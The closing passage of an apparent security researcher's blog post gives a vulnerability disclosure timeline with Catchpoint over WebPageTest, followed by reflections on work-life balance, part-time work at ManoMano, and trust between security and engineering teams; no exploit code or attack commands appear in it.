- 2022/06/1X: Communication isn't going fast, pretty tedious, a few back & forth
- 2022/06/21: I give them every detail, exploit, codepath, video PoC, ...
- 2022/07/01: Asking for an update from Catchpoint
- 2022/07/17: Starting writing the article's draft

- 2022/07/19: Draft ok, sending to close friends & ManoMano staff for review
- 2022/07/XX: Still no update, sending this article to CatchPoint in hope for a reaction

10. LifeStyle & Kudos

Having a good work-life balance is hard. I mean, I don't know for most of the people, but for me, it's really hard.

When your passion becomes your work, it's... Awesome! I won't complain on this one of course, but it still gets much harder to make the distinction between my tools, and the one that I create for a specific company. What I mean by this is that I use MANY tools made late at night on my personal time. I couldn't even do my work properly without using them. And in the meantime, a small fraction of my work-time is also being used to patch, fix, and improve this tooling. Who does it belong to?

Tools are a thing, but what about research projects? Exploits? Or even knowledge???

This is why it's really important to find a good work-life balance. And you know what? It's way simpler when the company you're in helps!

This is also why I'm deeply thankful to ManoMano which allowed me (as a company and as my manager's choice (TODO ask if ok to name him) @BaskFr) to work part time (75%). This means that I'll work for (with <3) them for three weeks, and use the last one for personal research, helping friends out, and hmm... Sleep? Sleep.

Before I leave you, a few words about `Trust` in our field.

It can be pretty tedious for a Security Team to hunt bugs on our colleagues' work. And sometimes even harder to get them fixed! Because we don't want to be the bad guys, we don't want to be the one that say "Hey, this smells like..", in the end, we all have the same goal. Make the company work smoothly, help each other, have fun, and spread knowledge.

This is why being a reliable source of help and information is (to me, it's subjective of course) a key point for a functional & efficient cooperation.

For this specific issue, the engineering team trusted us and got rid of WebPageTest really efficiently. It was then really important for me to show them that they made the right choice putting their trust in us, so I spent time providing a real fully chained PoC, and I learned cool stuff along!

Have a nice day, keep `having fun` , `breaking computers` , and `helping humans` !
(Not the other way round plzplzplz)

1001 ways to PWN prod - A tale of 60 RCE in 60 minutes